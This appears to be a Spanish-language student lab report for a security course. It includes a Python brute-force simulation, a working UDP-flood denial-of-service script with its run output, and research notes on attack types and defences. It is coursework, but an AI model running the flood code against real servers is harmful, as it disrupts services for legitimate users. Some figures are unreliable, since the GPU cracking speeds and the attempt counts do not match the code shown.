TECNOLÓGICO NACIONAL DE MÉXICO

INSTITUTO TECNOLÓGICO DE TLAXIACO

INTEGRANTES:

JULISSA MIGDALIA JOSE CRUZ

LUZ MARIA MENDOZA CORTES

ANGELES GONZÁLEZ MARTÍNEZ

ELISAHAD MAYTE LEÓN DE JESÚS

DOCENTE:

ING. EDWAR OSORIO SALINAS

MATERIA:

SEGURIDAD Y VIRTUALIZACION

PRACTICA :

5

GRUPO: 7US **SEMESTRE:** SEPTIMO

FECHA: 10 DE OCTUBRE DEL 2024

INTRODUCCION:

En esta práctica, se exploran los conceptos fundamentales de la seguridad informática con un enfoque en la protección contra ataques cibernéticos. La ciberseguridad es esencial para garantizar la integridad, confidencialidad y disponibilidad de los sistemas y datos en una red. A lo largo de la práctica, se estudiarán las principales amenazas a las que se enfrentan las organizaciones, como ataques de malware, ingeniería social, ataques DDoS (denegación de servicio), y otras vulnerabilidades. Además, se abordarán las mejores prácticas y herramientas utilizadas para mitigar y prevenir estos riesgos, asegurando que los sistemas permanezcan seguros y protegidos ante intentos de violación de la seguridad. Esta unidad es crucial para comprender cómo las políticas de seguridad, el cifrado y la autenticación juegan un papel en la defensa proactiva frente a los ataques. En un entorno digital cada vez más interconectado, las organizaciones y usuarios individuales dependen de medidas sólidas de seguridad para proteger sus activos más valiosos: sus datos. Los ataques cibernéticos no solo afectan la integridad de los sistemas, sino que también pueden tener graves consecuencias financieras, legales y de reputación. La implementación adecuada de prácticas de seguridad fortalece la postura defensiva de una organización, previniendo ataques que podrían comprometer la operación de los negocios y los datos personales de sus usuarios.

EJERCICIO 1:


1.- Crear un programa que simule un ataque de fuerza bruta. Este programa debe recibir un usuario y una contraseña, y debe intentar iniciar sesión en un sistema con estos datos. El programa debe intentar iniciar sesión con diferentes combinaciones de usuario y contraseña hasta que logre iniciar sesión o hasta que se alcance un límite de intentos fallidos.

- El programa debe recibir el usuario y la contraseña como argumentos de línea de comandos.
- El programa debe recibir el límite de intentos fallidos como argumento de línea de comandos.
- El programa debe mostrar un mensaje indicando si logró iniciar sesión o si se alcanzó el límite de intentos fallidos.
- El programa debe mostrar un mensaje indicando cuántos intentos fallidos se realizaron.
- El programa debe mostrar un mensaje indicando cuánto tiempo tardó en realizar el ataque.
- El programa debe mostrar un mensaje indicando cuántas combinaciones de usuario y contraseña se intentaron.


Principalmente se realiza lo que es donde se creó una carpeta donde se guardaran los documentos que se va a crear en Visual Studio, se le pone un nombre que desea para encontrar la carpeta como se puede ver a continuación en la siguiente imagen:

Posteriormente una vez ya creando la carpeta , abrimos lo que es la aplicación donde se va a trabajar con el “Visual Studio” y vamos a crear un file para abrir la carpeta que se creo, como se muestra a continuación en la siguiente imagen:

Posteriormente nos muestra esta ventana y seleccionamos la carpeta para abrirlo en “Visual Studio”, como se puede mostrar a continuación en la siguiente imagen:




Una vez teniendo el proceso, se creara un documento con el nombre que se pondrá y los abrimos en “Visual Studio”, como se puede mostrar a continuación en la siguiente imagen:



Y asi mismo seguimos donde implementamos la función brute_force ya que es el que recibe parámetros: el nombre del usuario,la contraseña que se desea adivinar y un límite de intentos donde el programa genera todas las cobinaciones posibles de 4 letras donde en cada intento que realizara se incrementa un contador y muestra la combinación probada, donde si el intento de contraseña coincide con la contraseña que ingreso el usuario , el programa detiene el proceso y muestra los detalles del éxito, como la cantidad de intentos y el tiempo transcurrido, como se puede mostrar a continuación en la siguiente imagen:

```
40                return
41
42        # Si el ataque no encuentra la contraseña en todas las combinaciones posibles
43        end = time.time()
44        print(f'No se pudo iniciar sesión. Contraseña no encontrada.')
45        print(f'Intentos fallidos: {attempts}')
46        print(f'Tiempo transcurrido: {end - start:.2f} segundos')
47        print(f'Combinaciones intentadas: {attempts}')
48
49    # Programa principal
50    if __name__ == '__main__':
51        if len(sys.argv) < 4 or len(sys.argv) > 4:
52            print('Uso: python Ejercicio1.py <usuario> <contraseña> <intentos>')
53            sys.exit(1)
54
55        user = sys.argv[1]
56        password = sys.argv[2]
57        limit = int(sys.argv[3])
58
59        brute_force(user, password, limit)
60
```

Posteriormente al terminar la parte de donde se programa ejecutar el programa , nos dirigimos lo que es la parte de terminal y damos **“new terminal”** , como se muestra a continuación en la siguiente imagen:




Después nos abre una ventana en la parte de abajo del código donde posteriormente nos muestra que si es el archivo correcto, y posteriormente ejecutamos una contraseña, como se puede apreciar a continuación en la siguiente imagen:

```
PS C:\Users\Karyna\Videos\eduar> python Ejercicio1.py admin password 1000
```

Una vez poniendo el código le damos enter y nos generan los resultados como se puede observar a continuación en la siguiente imagen:

```
Intentando contraseña: abcd0125
Intentando contraseña: abcd0126
Intentando contraseña: abcd0127
Intentando contraseña: abcd0128
Intentando contraseña: abcd0129
Intentando contraseña: abcd0132
Intentando contraseña: abcd0134
Intentando contraseña: abcd0135
Intentando contraseña: abcd0136
Intentando contraseña: abcd0137
Intentando contraseña: abcd0138
Intentando contraseña: abcd0139
Intentando contraseña: abcd0142
Intentando contraseña: abcd0143
Intentando contraseña: abcd0145
Intentando contraseña: abcd0146
Intentando contraseña: abcd0147
Intentando contraseña: abcd0148
Intentando contraseña: abcd0149
Intentando contraseña: abcd0152
Intentando contraseña: abcd0153
Intentando contraseña: abcd0154
Intentando contraseña: abcd0156
Intentando contraseña: abcd0157
Intentando contraseña: abcd0158
Intentando contraseña: abcd0159
Intentando contraseña: abcd0162
Intentando contraseña: abcd0163
Intentando contraseña: abcd0164
Intentando contraseña: abcd0165
Intentando contraseña: abcd0167
Intentando contraseña: abcd0168
```

Entonces el programa realizo un ataque de fuerza bruta intentando realizar combinaciones d contraseñas, y llego un límite de 50 intentos fallidos, y nos mostró un mensaje de error ya que se intentó varias veces y no pudo iniciar sesión, como se puede mostrar a continuación en la siguiente imagen:




EJERCICIO 2 :


Crear un programa que simule un ataque de denegación de servicio. Este programa debe enviar una gran cantidad de solicitudes a un servidor para intentar saturarlo y evitar que responda a solicitudes legítimas.

- El programa debe recibir la dirección IP del servidor y el puerto como argumentos de línea de comandos.
- El programa debe recibir la cantidad de solicitudes a enviar como argumento de línea de comandos.
- El programa debe mostrar un mensaje indicando cuántas solicitudes se enviaron.
- El programa debe mostrar un mensaje indicando cuánto tiempo tardó en enviar las solicitudes.

Principalmente ceramos otro archivo en la misma carpeta que se abrió en Visual Studio, después implementamos un código, donde se implemento para realizar un ataque de Denegacion de Servicio(Dos) mediante un envio de solicitudes UDP a 1 asolo servidor. Posteriormente en la función main, donde primero se verifico que se hayan recibido excatamente tres argumentos desde la línea de comandos : la dirección IP del servidor, el puertoy la cantidad de solicitudes a enviar, como se puede observar a continuación en la siguiente imagen:




Después asignamos los argumentos a variables y convertir la cantidad de solicitudes a un entero. Si ocurre un error en esta conversión, donde posteriormente se informa al usuario que debe introducir un numero entero y el programa posteriormente termina y también se inicializa un SOCKET utilizando el protocolo UDP y estableció un mensaje que se enviara durante el proceso y también se usa un bucle para enviar la cantidad de solicitudes al servidor donde nos imprimirá un mensaje de confirmación para cada solicitud enviada, como se puede observar a continuación en la siguiente imagen:



```python
def main():
    # Intenta convertir la cantidad de solicitudes a un entero
    try:
        cantidad_solicitudes = int(sys.argv[3])
    except ValueError:
        print("La cantidad de solicitudes debe ser un número entero.")
        sys.exit(1)

    # Inicializa el socket
    sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)  # Socket UDP
    mensaje = b'Attack!'  # Mensaje a enviar

    # Captura el tiempo de inicio
    tiempo_inicio = time.time()

    # Envía las solicitudes
    for i in range(cantidad_solicitudes):
        sock.sendto(mensaje, (ip, puerto))
        print(f"Solicitud {i + 1} enviada a {ip}:{puerto}")

    # Captura el tiempo de finalización
    tiempo_final = time.time()

    # Calcula el tiempo total transcurrido
    tiempo_total = tiempo_final - tiempo_inicio

    # Mensaje final
    print(f"Total de solicitudes enviadas: {cantidad_solicitudes}")
    print(f"Tiempo total del ataque: {tiempo_total:.2f} segundos")

if __name__ == "__main__":
    main()
```

Posteriormente en este código se comienza verificando que se proporcionen exactamente tres argumentos: donde la dirección IP del servidor objetivo, el puerto y la cantidad de solicitudes que se desean enviar. Posteriormente si no se cumplen las condiciones , el programa muestra un mensaje a enviar, como se puede observar a continuación en la siguiente imagen:



```
PROBLEMS 12   OUTPUT   DEBUG CONSOLE   TERMINAL   PORTS
Solicitud 963 enviada a 192.168.1.10:8080
Solicitud 964 enviada a 192.168.1.10:8080
Solicitud 965 enviada a 192.168.1.10:8080
Solicitud 966 enviada a 192.168.1.10:8080
Solicitud 967 enviada a 192.168.1.10:8080
Solicitud 968 enviada a 192.168.1.10:8080
Solicitud 969 enviada a 192.168.1.10:8080
Solicitud 970 enviada a 192.168.1.10:8080
Solicitud 971 enviada a 192.168.1.10:8080
Solicitud 972 enviada a 192.168.1.10:8080
Solicitud 973 enviada a 192.168.1.10:8080
Solicitud 974 enviada a 192.168.1.10:8080
Solicitud 975 enviada a 192.168.1.10:8080
Solicitud 976 enviada a 192.168.1.10:8080
Solicitud 977 enviada a 192.168.1.10:8080
Solicitud 978 enviada a 192.168.1.10:8080
Solicitud 979 enviada a 192.168.1.10:8080
Solicitud 980 enviada a 192.168.1.10:8080
Solicitud 981 enviada a 192.168.1.10:8080
Solicitud 982 enviada a 192.168.1.10:8080
Solicitud 983 enviada a 192.168.1.10:8080
Solicitud 984 enviada a 192.168.1.10:8080
Solicitud 985 enviada a 192.168.1.10:8080
Solicitud 986 enviada a 192.168.1.10:8080
Solicitud 987 enviada a 192.168.1.10:8080
Solicitud 988 enviada a 192.168.1.10:8080
Solicitud 989 enviada a 192.168.1.10:8080
Solicitud 990 enviada a 192.168.1.10:8080
Solicitud 991 enviada a 192.168.1.10:8080
Solicitud 992 enviada a 192.168.1.10:8080
Solicitud 993 enviada a 192.168.1.10:8080
Solicitud 994 enviada a 192.168.1.10:8080
Solicitud 995 enviada a 192.168.1.10:8080
Solicitud 996 enviada a 192.168.1.10:8080
Solicitud 997 enviada a 192.168.1.10:8080
Solicitud 998 enviada a 192.168.1.10:8080
Solicitud 999 enviada a 192.168.1.10:8080
Solicitud 1000 enviada a 192.168.1.10:8080
Total de solicitudes enviadas: 1000
Tiempo total del ataque: 0.70 segundos
```

INVESTIGACION:

3. **Investiga y describe los siguientes conceptos:**

-Ataque de fuerza bruta

-Ataque de denegación de servicio (DoS)

-Ataque economico de denegación de servicio (EDoS)

-Ataque de denegación de servicio distribuido (DDoS)

-Ataque de denegación de servicio por agotamiento de recursos

-Ataque de denegación de servicio por saturación de ancho de banda

ATAQUE DE FUERZA BRUTA

Un ataque de fuerza bruta es un método utilizado por hackers para adivinar contraseñas, claves de cifrado o información de inicio de sesión mediante un proceso de ensayo y error. Este tipo de ataque consiste en probar todas las combinaciones posibles hasta encontrar la correcta. Es un método antiguo, pero sigue siendo eficaz, especialmente cuando las contraseñas o los sistemas de seguridad no son suficientemente robustos.

Ejemplos y beneficios de los ataques de fuerza bruta:

Sacar provecho de los anuncios o recopilar datos de actividad:

Los hackers pueden insertar anuncios en sitios comprometidos o redirigir tráfico para obtener comisiones publicitarias.

También pueden utilizar malware para recopilar información de actividad de los usuarios y vender estos datos a anunciantes.

Robo de datos personales y objetos de valor:

Al acceder a cuentas en línea, los delincuentes pueden robar identidad, dinero o vender datos personales.

Difusión de malware:

Los hackers pueden infectar sitios web para propagar malware que afecte a los visitantes, o redirigir el tráfico a sitios maliciosos.

Secuestro de sistemas para actividades maliciosas:

Utilizan redes de dispositivos infectados (botnets) para lanzar ataques más grandes, como spam, phishing o ataques mejorados de fuerza bruta.

Arruinar la reputación de un sitio web:

Los atacantes pueden insertar contenido ofensivo o inapropiado en sitios web para dañar su reputación.

Tipos de ataques de fuerza bruta:

Ataque simple: Se prueba una lista de posibles combinaciones sin la ayuda de herramientas avanzadas.

Ataque de diccionario: Utiliza listas predefinidas de contraseñas comunes, conocidas como diccionarios.

Ataque híbrido: Combina conjeturas lógicas con ataques de diccionario.

Ataque inverso: Empieza con una contraseña conocida y busca el nombre de usuario correspondiente.

Relleno de credenciales: Usa una combinación de nombre de usuario y contraseña en múltiples sitios.

Herramientas utilizadas en ataques de fuerza bruta:

Software automatizado para probar combinaciones rápidas de contraseñas.

Uso de GPU para aumentar la velocidad de prueba de combinaciones, lo que acelera el proceso.

Medidas para protegerse de ataques de fuerza bruta:

Contraseñas fuertes: Usar contraseñas largas y complejas que combinen letras, números y caracteres especiales.

Cifrado: Asegurarse de que las contraseñas estén cifradas con altos niveles de seguridad (por ejemplo, 256 bits).

Sal de hash: Aleatorizar las contraseñas añadiendo un "salt" antes de cifrarlas.

Autenticación de dos factores (2FA): Requiere un segundo factor de autenticación además de la contraseña.

Límites de intentos: Restringir la cantidad de intentos de inicio de sesión para evitar ataques repetitivos.

Captchas: Usar captchas después de varios intentos fallidos para dificultar los ataques automatizados.


Ejemplo de cómo la GPU acelera el proceso:

Una contraseña de 6 caracteres tiene aproximadamente 2,000 millones de combinaciones posibles. Con una CPU probando 30 combinaciones por segundo, tomaría más de 2 años descifrarla. Sin embargo, con una GPU, que prueba 7100 contraseñas por segundo, la misma tarea se completa en solo 3.5 días.

Estos ataques son efectivos si no se implementan medidas de seguridad adecuadas. Es crucial utilizar prácticas seguras para proteger las contraseñas y sistemas contra tales amenazas.

ATAQUE DE DENEGACIÓN DE SERVICIO (DOS)

Un **ataque de denegación de servicio (DoS)** es un tipo de ciberataque en el que un atacante malintencionado intenta sobrecargar un sistema, como un servidor, una red o un dispositivo, impidiendo que funcione correctamente. El objetivo es hacer que el sistema sea inaccesible para los usuarios legítimos al inundarlo con una cantidad excesiva de solicitudes o información que el sistema no puede procesar. Esto provoca que los usuarios reales no puedan acceder al servicio o que experimenten un rendimiento muy lento.



Un ataque de denegación de servicio (DoS) es un intento malicioso de interrumpir la disponibilidad de un servicio, red o servidor, haciendo que un sistema no pueda responder a solicitudes legítimas. Esto se logra inundando el sistema objetivo con tráfico excesivo o enviando solicitudes que consumen muchos recursos, lo que provoca que no pueda atender a los usuarios legítimos.

¿Cómo funciona un ataque DoS?

El propósito principal de un ataque DoS es sobrecargar la capacidad del sistema objetivo, ya sea su ancho de banda, su procesamiento de CPU o su memoria. Esto impide que el sistema procese solicitudes legítimas, resultando en una denegación de servicio.

Los ataques DoS generalmente se agrupan en dos categorías:

1. **Ataques de desbordamiento de búfer**:


   El atacante provoca un desbordamiento de la memoria del sistema, lo que hace que el servidor consuma todos sus recursos (memoria, CPU, espacio en disco, etc.). Como resultado, el servidor comienza a funcionar de manera lenta o falla por completo.

2. **Ataques de inundación**:

   El atacante inunda el servidor con más tráfico del que puede manejar. El servidor, incapaz de procesar tantas solicitudes, termina rechazando a los usuarios legítimos. Para que estos ataques tengan éxito, el atacante generalmente debe tener acceso a un ancho de banda mayor o comparable al del servidor atacado.

Diferencias entre un ataque DoS y un ataque DDoS

- **DoS**: Implica un solo sistema atacante que lanza el ataque. Aunque es efectivo, un solo dispositivo puede no ser suficiente para sobrecargar completamente una infraestructura robusta.



- **DDoS (Denegación de servicio distribuida)**: Este tipo de ataque es similar, pero proviene de múltiples fuentes distribuidas, generalmente una red de dispositivos infectados conocidos como **botnet**. Al provenir de muchas ubicaciones diferentes, es mucho más difícil de detener.

Ejemplos de ataques DoS históricos

Algunos de los ataques DoS más famosos incluyen:

- **Ataque Smurf**: El atacante utiliza direcciones de difusión en redes vulnerables para inundar una dirección IP con solicitudes, haciéndola inaccesible.
- **Inundación de ping**: Inunda al servidor con solicitudes ping (ICMP), que el servidor no puede manejar.
- **Ping de la muerte**: Envía paquetes de datos malformados que hacen que el servidor se bloquee.

¿Cómo detectar si estás bajo un ataque DoS?

Algunos indicadores comunes de un ataque DoS son:

- Rendimiento de red inusualmente lento.
- Tiempos de carga extremadamente largos en sitios web o aplicaciones.
- Pérdida de conectividad de manera repentina en dispositivos de la misma red.

ATAQUE ECONÓMICO DE DENEGACIÓN DE SERVICIO (EDOS)

